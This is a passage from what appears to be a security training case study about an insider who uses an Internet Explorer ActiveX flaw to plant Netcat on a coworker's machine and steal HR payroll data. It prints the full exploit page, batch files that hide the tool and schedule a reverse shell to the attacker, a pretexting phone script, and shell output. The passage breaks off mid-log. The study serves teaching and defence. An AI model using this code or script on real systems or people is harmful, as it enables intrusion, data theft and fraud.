

Figure 5
Theoretical Network

Source network –

In this scenario, Eve is going to launch her attack from the same network as the target system. Her basis for being able to plan this attack comes from her history at the company. Eve started in the IT Dept. as a tech support administrator. She received a promotion and has been managing the firewall for the organization for the past two years. Also, working in the IT Dept. made Eve aware of patch issues and what the consequences were if the systems, applications, and devices weren't patched. In addition, due to her role, Eve has a few non-standard applications, compared to the standard corporate image, that were installed on her machine such as:

- Web Server
- FTP Server
- Packet Sniffer
- Port-mapping tools

As a member of the IT Dept., Eve knows how the ERP system works as she supports it. Eve has had her share of supporting the previous HR person, so she understood how the system actually worked.

Eve's workstation consisted of the following configuration:

- Windows 2000 (SP3)
  - Internet Explorer V6.0 (SP1)
  - IP Address = 192.168.1.201
  - Default Gateway and DNS = 192.168.1.1
  - Internet Information Server (IIS) /5.0
    - FTP Server Enabled
    - WWW Server Enabled
  - NMAP version 3.0
  - Ethereal Version 0.9.3
  - Checkpoint Management Client

Target network –

For remote administration the firewall is configured to only allow Eve to connect to it. Although sometimes the organization may choose to deploy a policy and procedure to enact a separation of duties form of administration to critical devices, the policy in place states that all critical devices will keep the administration password in a locked safe in the IT Director's office. Rule one, in the Checkpoint Firewall Security Policy, is the rule that limits access to the firewall. Usual best practice has a stealth rule right after the administrative rule to disallow all other systems from connecting to it.

Standard traffic is allowed inbound into the service network for the web and mail services. Then finally, there is a cleanup rule depicting "anything that is not explicitly allowed is denied". (Refer to figure 2.)

Security - A_Standard_Policy | Address Translation - A_Standard_Policy | QoS - A_Standard_Policy | Desktop Security - A_Standard_Policy

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME
1	EVE	Local_Gateway	FireWall1	accept	Log	Gateways	* Any
2	* Any	Local_Gateway	* Any	Drop	Log	Gateways	* Any
3	* Any	Web_Server	TCP http TCP https	accept	- None	Gateways	* Any
4	* Any	Mail_Gateway	TCP smtp TCP https	accept	- None	Gateways	* Any
5	* Any	* Any	* Any	Drop	- None	Gateways	* Any

Figure 6
Security Policy for the Organization

From an Access Control List (ACL) perspective there are no filters in place on the internal LAN. The internal networks are as follows:

- Transit segment ->192.168.100.0/24
- User segment ->192.168.1.0/24
- Server Segment-> 192.168.2.0/24

The router just offers a physical separation to take advantage of various physical layer issues (like collisions) that would be present on the wire with just one big network. If segment A wants to go to segment B it has to go through the router to get there, otherwise the traffic would “flood” the entire internal LAN.

Also note that Eve is aware of the new password policy that was put in place, since the organization is in the beginning phases of implementing a secure posture. So Alice’s account is not the target, it is her physical machine that is mapped to the confidential resources that interest Eve. The patching policy within the organization is not formal and patches are only applied when big incidents in the field are present.

Since Alice’s workstation is on the 192.168.1.0/24 network, the complexities involved in routing are not an issue here. Alice’s workstation is already communicating with all machines on the local network via TCP/IP, and NetBIOS over TCP/IP.

Victim's platform –

The victim's system is part of the 192.168.1.0/24 network, designated strictly for authorized users. The user's workstations are patched into the wiring closets, and then plugged into a high speed switch. The switch connects to the router which then routes traffic to either outbound to the Internet, or towards the production servers.

Here are the following operating systems and browser versions for the victim:

- Windows 2000 (All patches applied up to January 9,2004)
  - Alice's Machine
  - Internet Explorer V5.00.2920
  - IP Address = 192.168.1.54
  - Default Gateway and DNS = 192.168.1.1
- Financial Front-end Application to the ERP System

The Attack

Eve has chosen the "Internet Explorer's Object Data Type Validation Vulnerability" because this will offer a transport mechanism to get Netcat deployed to Alice's system. Netcat [18] is often referred to as the hacker's Swiss army knife because of all the functionality that is built into this tool.

Eve's plan is to convince Alice to visit the benefits web site, and without Alice knowing it, install Netcat and launch it to "shovel" a command shell back to Eve's workstation. Then Eve will have an opportunity to hide Netcat and schedule it to "call back" to Eve at a specific time, giving Eve an opportunity to review the compensation amounts of every employee. In addition, Eve may have the ability to increase her compensation.

There are going to be a few hurdles that Eve has to contend with, such as a valid social engineering scheme, hiding the files that are downloaded, and maintaining access. The development of new code will use the proof of concept code released by eEye Digital Security as the foundation for the attack. Then the process of tying all of the techniques together and keeping a clean attack is going to be challenging for Eve.

Hackers use a certain methodology, for example they just don't exploit without any thought behind the process. If attackers attacked recklessly with every exploit that was out there and attacked without a plan, many will be caught by law enforcement officials quickly.

Eve will use a phased approach during the attack consisting of:

- Reconnaissance Phase
- Scanning Phase
- Gaining Access Phase
- Keeping Access Phase
- Covering The Tracks Phase



Figure 7
The Attack Overview

Reconnaissance

Eve is now on the way to attacking Alice's workstation. She has decided on the exploit method and has determined that Alice's workstation has the versions that are vulnerable to exploits of IE and allowing her to place code on the target system. Eve took the original proof-of-concept code posted from eEye Digital Security and was looking for ways to manipulate it and make it work for her.

The Development Phase of the plan:
Here is the original code posted by eEye:

```
<html>
<object id='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<script>
wsh.Run("cmD.exe /k echO so loNg, and ThaNks For all yoUr EmplOyeeS");
</script>
</html>
```

Notice that the command being run on the victim's system is just "echo". The /k switch just tells an observer to keep the window open, but that offers Eve another clue. An attacker could feed multiple parameters to a command on the local system. What if an attacker echoed a series of statements and piped them into a file and built a script on the fly? Then the attacker could potentially run the command ftp with the –s switch to run a local script that contains the commands during the FTP session. Then once the

files were downloaded, the attacker could run one of the downloaded files.

The following is the code that Eve developed to launch the attack.

c:\inetpub\wwwroot\index.html

```
<html>
<title>Spoofed Name</title>
<BASE href="http://www.spoofed_site.com ">
<object id='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<script>
wsh.Run("cmd.exe /c ECHO open 192.168.1.201> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO anonymous>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO test@test.com>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO bin>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO CD sans>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO get WINW0RD.EXE>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO get help.cmd>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO quit>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ftp -s:ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
```

```
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c help2.cmd");
</script>
<script>
wsh.Run("cmd.exe /k echo Updates Were Successful, you may close this window.");
</script>
<body BGCOLOR="black" text="yellow">
<center><h2>This should be the downloaded spoofed site’s information….</h2><br><br><h3>Save the main page locally, then
embed the above code, and customize as needed…….</h3><br>Be aware while browsing the Internet !!<br>
</center>
</body>
</html>
```

During Eve's testing she noticed that timing was off on when the files were getting built and when they were getting run. The files didn't exist before they were being called to run. Eve was able to use the /c switch (which tells cmd.exe to close after running the following command) and just the command "echo" with nothing after it, just to chew up milliseconds and give the files time to build. It worked, and now Eve was able to run the FTP commands, connecting and downloading the files that Eve needed to support her effort. She then built in intelligence to anticipate that the FTP session was successful, and wanted to launch a batch file. But the timing was off again and more time was needed, so Eve used the "echo" command to fix the timing. Again it worked, all was well and the files were built, launched and distributed as planned.

Now after all that "noise" that just happened (all the windows appearing and disappearing), Eve had to disguise the activity with a form of social engineering to trick the end user that the previous activity was part of an update or something. Eve decided to put in a simple "cmd.exe /k echo" statement to accomplish this. Additionally, Eve decided to rename nc.exe to WINW0RD.EXE (notice the "o" is a "0") for the download just in case someone launched task manager to disguise the process. Her social engineering approach is outlined in the process flow below:



Figure 8
Process Flow for the Attack

Eve visited the official Benefits website and saved the homepage locally, as a source for her spoofed website. Once saved, all Eve had to do was to add the HTML tag base and all references that are not local to that page will be redirected to the appropriate "base" location.

Here is an example on how the base tag is used:
<BASE href="http://xx.xx.xx.xx"> = Real Address on the Internet

So from a reconnaissance standpoint the game plan is created, and the attack is now a little more focused. But keep in mind that as things start to develop, as they do in this dynamic field of computing, Eve might need to stay alert and modify this plan if needed. All of the items in this phase would not have been detected because there are no controls in place to detect any rogue applications (Web Servers, FTP Servers, Rogue Services, etc….).

Two batch files are to be executed, one to copy, hide, schedule and then self destruct itself. The other would launch Netcat and connect to 192.168.1.201 over port 8000, detach itself from the console (to remain stealth), and shovel a shell (cmd.exe) to 192.168.1.201 (Eve's workstation).

"help2.cmd":

```
copy help.cmd C:\help.cmd
copy WINW0RD.EXE C:\WINW0RD.EXE
ATTRIB +H c:\WINW0RD.EXE
ATTRIB +H c:\HELP.CMD
at 13:00 /every:M,T,W,TH,F C:\help.cmd
del help.cmd
del WINW0RD.EXE
del ftp_script.cmd
del help2.cmd
```

"help.cmd":

```
WINW0RD.EXE 192.168.1.201 8000 -d -e cmd.exe
```

If an attacker wanted to use this “Swiss army knife”, that attacker should know the command line options for the tool.

Netcat’s Command line Options:

```
C:\>nc -help
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode
        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

Scanning

Eve researched IE exploits and found security advisories released by various organizations. Eve then verified that Alice’s workstation was vulnerable to the exploit that she was going to utilize for the attack. If Eve wanted to embed a back door on other systems within the organization, she could be successful because every version of Windows that was deployed throughout the organization was vulnerable.

Eve want to get a feel for what extra services were running on Alice’s workstation, compared to Eve’s. So Eve ran NMap which is an extensible robust port scanner available at on the Internet at www.insecure.org. Note that NMap provides a lot of information which is very useful to the hacker..

Eve's system:

```
C:\>nmap -sS -O 192.168.1.201

Starting NMap V. 3.00 ( www.insecure.org/nmap )
Insufficient responses for TCP sequencing (3), OS detection may be less accurate

Interesting ports on armada1.netivity.netivitysolutions.com (192.168.1.201):
(The 1592 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
80/tcp     open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
445/tcp    open        microsoft-ds
1030/tcp   open        iad1
1032/tcp   open        iad3
1433/tcp   open        ms-sql-s
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or Win
XP
Nmap run completed -- 1 IP address (1 host up) scanned in 9 seconds
```

Alice's System:

```
C:\>nmap -sS -O 192.168.1.54

Starting NMap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on daisy (192.168.1.54):
(The 1592 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
25/tcp     open        smtp
80/tcp     open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
1027/tcp   open        IIS
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or Win
XP
Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

Note that of the ports that are running on both workstations, none are out of the ordinary except for that they are both running web servers and FTP servers. There are no rogue services listening on them, just possibly mis-configuration issues.

There were no controls in place to detect port scanning on the network and the NIDS system wasn't configured to monitor the 192.168.1.0 and 192.168.2.0 networks. Therefore, Eve's activities have gone undetected, and she has all of the information she needs to launch the attack.

Exploiting the System and Gaining Access

Jan. 12, 2004 8:00am
Eve started her web and FTP server and had all of the configuration files and processing preparations in place. She still had to start a Netcat listener on her workstation and prepare herself mentally, so that Alice didn't notice anything suspicious. If Alice had detected something mischievous going on, Eve would have been in big trouble. Eve spent the last week planning this and thought she had covered all the bases.

Jan. 12, 2004 9:00am
Social Engineering Attack
Eve called Alice's extension and Alice answered saying, "*Good Morning, this is Alice and how may I help you?*".

"Hi Alice, this is Eve over in the IT department and I had a question for you regarding our benefits.", Eve Responded.

Alice says, "*Hi Eve, What can I help you with?*"

Eve says, "*It seems that the benefit webpage is giving me a problem, I was wondering if you could try this address for me?*"

Alice says "Sure*, give me one minute to let me browser open. OK, I am ready, what is the address..?*"

Eve responds with confidence "*Can you type in http://192.168.1.201/benefits ? Then tell me what is happening, and I will tell you what I did.*"

Eve hoped that the spoofed site that the page was referencing would reference fast here so that Alice wasn't suspicious. Alice could have been suspicious because after all, Alice is just visiting Eve's web server on her workstation.

Alice Says, "*A pop-up came up that states an activeX control on this page is not safe. You current security settings prohibit running unsafe controls on the page. As a result, this page many not display as intended. What should I do?"*

Eve says, "*Oh yeah, you have to change your setting before going into this. I will walk you through the process of where I am having an issue. Ok, now on the top toolbar, click on tools, internet options, then click on the security tab, are you with me so far..?*"

Alice says, "OK *I am with you, keep going.."*

Eve says, "*Now down on the lower left hand corner of the security tab, click on the custom level option. Do you see it…?*"

Alice says, " *yes, I've got it*" (Feeling like Alice is keeping up with the IT professional, at this particular point Alice feels like a guru making these types of changes….)

Eve says, "*Now there are five activeX options right on the top, and all of them should be set to prompt. Are they..?*"

Alice says, "*No, some are disabled, enabled and prompt.*"

Eve quickly says, *"Oh, there should be none set to enabled, that is bad. What I do, is set all of mine to prompt so that I can have control on when to run a control. When you go to a site you trust you can click yes to run them when prompted and when you go to a site that you are unsure of, you can click on NO to disallow."*

Alice says, "*Ok, they are all set to prompt. Now click OK?*"

Eve says." *Yes then a popup will come up asking you if you are sure you want to change the security settings for that zone, and then click yes. Click Ok again then you are done.*"

Alice says, "*Boy what a hassle that was, but I am glad at least I know what going to run on the system moving forward. Thank you for the help.*"

Eve says, "*No problem, now can you refresh that website again and tell me what happens so I can get to my issue?*"

Alice says, "*Ok, now it asks if I want to allow software such as ActiveX controls and plug-ins to run? What should I say?*"

Eve says, "*Click on Yes, then another one will come up that prompts that ActiveX controls on this page might be unsafe. It is recommended that you not run it. Do you want to allow it to run? Click on yes, then I guess the system gets updated and you can close the last window.*"

Alice says, "*Ok, Alright what is your issue, the page is here?*"

Eve says, "*Alright after I login, and I try to view or modify my account stuff I get an error.*"

Alice says, "*Ok, login and tell me what the error is?*"

Eve says, "*Ok, wait a second. Hmmm it seemed to work this time. I wonder if the benefit company made any changes to fix this. I guess I am all set, I'll tell you what: I am going to dig into the site and make the changes and if I have any issues I will call*

you right back."

Alice says, "*No problem, if you need me just let me know.*"

Eve says, "*Hey, thanks for being there and have a great day.*"

Alice says, "*Ok, you too...good bye.*"

Meanwhile, in the background, Eve had set the scheduler to 1pm every weekday on Alice's workstation and to "shovel" a shell, or "call home" to Eve's workstation. Eve had to make sure that the Netcat listener was running, so when Alice's workstation tries to make to the Netcat connection to Eve's workstation it connects. Eve decided that 1:00pm would give her a couple of hours before the data from Alice's workstation is transferred into the ERP system, which should be enough time for Eve to view and create a process to view and manipulate the data.

Jan. 12, 2004 12:55pm
Eve launches the Netcat listener to prepare for when Alice's workstation will "call" back to make the Netcat connection.

Before Eve launches Netcat:

```
C:\>ipconfig

Windows 2000 IP Configuration
Ethernet adapter Local Area Connection:
        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.201
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
```

Eve launches the Netcat listener:

```
C:\>nc -l -p 8000
```

Jan. 12, 2004 1:00pm
Internet Explorer's Object Data Type Validation Exploit
AT scheduler on Alice's workstation runs "c:\help.cmd", a shell is shoveled back to Eve's workstation and Eve now has access.

After shell is "shoveled":

```
C:\>nc -l -p 8000
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\>
C:\>ipconfig
ipconfig
Windows 2000 IP Configuration
Ethernet adapter Local Area Connection:
        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.54
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
```

Note that the shell jumped from the 192.168.1.201 to the 192.168.1.54 system.

Eve now wanted to see the environment she was on, show she used the "set" command to view all of the environment variables that were set to obtain sensitive information about the local system.

```
C:\>set
set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\Administrator\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=Alice
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\
LOGONSERVER=\\ALICE
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 5 Model 8 Stepping 1, GenuineIntel
PROCESSOR_LEVEL=5
PROCESSOR_REVISION=0801
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
TMP=C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
```

```
USERDOMAIN=ALICE
USERNAME=administrator
USERPROFILE=C:\Documents and Settings\Administrator
windir=C:\WINNT
```

Note: Alice is logged in as the local administrator on a Windows2000 system. Other sensitive information is that Windows is installed in c:\winnt, could be used in a more focused attack on the system.

Eve wanted to view what network resources did Alice have access to, so she used the "net use" command.

```
Z:\Private\HumanResources>net use
net use
New connections will be remembered.
Status       Local     Remote                    Network
-------------------------------------------------------------------------------
OK           Z:        \\192.168.2.26\DataStore  Microsoft Windows Network
The command completed successfully.
```

This was a connection to the corporate data store.

```
C:\>z:
z:
Z:\>dir
dir
 Volume in drive Z is DSK2_VOL1
 Volume Serial Number is 0B4B-91E0
 Directory of Z:\
01/29/2003  04:56p      <DIR>          .
01/29/2003  04:56p      <DIR>          ..
01/29/2003  04:56p      <DIR>          Private
01/29/2003  04:57p      <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)  46,258,962,432 bytes free

Z:\>
```

It seems that this is the main directory structure for the organization. Let's see if Eve can view the target data she was looking for.

```
Z:\>cd private
cd private

Z:\Private>dir
dir
 Volume in drive Z is DSK2_VOL1
 Volume Serial Number is 0B4B-91E0

 Directory of Z:\Private

01/29/2003  04:56p      <DIR>          .
01/29/2003  04:56p      <DIR>          ..
01/29/2003  05:07p      <DIR>          Development
01/29/2003  05:06p      <DIR>          Executives
01/29/2003  05:05p      <DIR>          Finance
02/08/2003  07:37p      <DIR>          HumanResources
01/29/2003  05:03p      <DIR>          InformationTechnology
01/29/2003  05:01p      <DIR>          Marketing
01/29/2003  05:01p      <DIR>          Sales
               0 File(s)              0 bytes
               9 Dir(s)  46,258,962,432 bytes free

Z:\Private>cd Hu*
cd Hu*

Z:\Private\HumanResources>dir
dir
 Volume in drive Z is DSK2_VOL1
 Volume Serial Number is 0B4B-91E0

 Directory of Z:\Private\HumanResources

02/08/2003  07:37p      <DIR>          .
02/08/2003  07:37p      <DIR>          ..
01/12/2004  08:06a              2,926 ERP_InputDATA_Jan12-2004.csv
               2 File(s)          2,926 bytes
               2 Dir(s)  46,258,962,432 bytes free

Z:\Private\HumanResources>
```

Success!! The ERP data was present, and now Eve only has to download a copy, view it and see if she can modify it.

At this point she sees what the other folks in her department are making so this is a mission accomplished, right? Eve now has access and is able to view the data, but Eve gets greedy she decided to give herself a five hundred dollar bonus. All she has to do is to keep the formatting intact, but unfortunately she doesn't. Her changes are detailed below:

Snippet of ERP processing log:

```
WeekEnding;AssociateNumber;Department;Amount;Category;Authorization
12-Jan-04;101;Marketing;$0;other;VP
12-Jan-04;102;Marketing;$0;other;VP
12-Jan-04;103;Marketing;$0;other;VP
12-Jan-04;104;Marketing;$0;other;VP
12-Jan-04;7;AcctsPay/Recievable;$0;other;VP
12-Jan-04;220;AcctsPay/Recievable;$0;other;VP
12-Jan-04;221;AcctsPay/Recievable;$0;other;VP
12-Jan-04;230;AcctsPay/Recievable;$0;other;VP
12-Jan-04;240;AcctsPay/Recievable;$0;other;VP
12-Jan-04;2;IT;$0;other;DaveSimmons
12-Jan-04;5;IT;$0;other;DaveSimmons
12-Jan-04;6;IT;$0;other;DaveSimmons
12-Jan-04;8;IT;$0;other;DaveSimmons
12-Jan-04;9;IT;$0;other;DaveSimmons
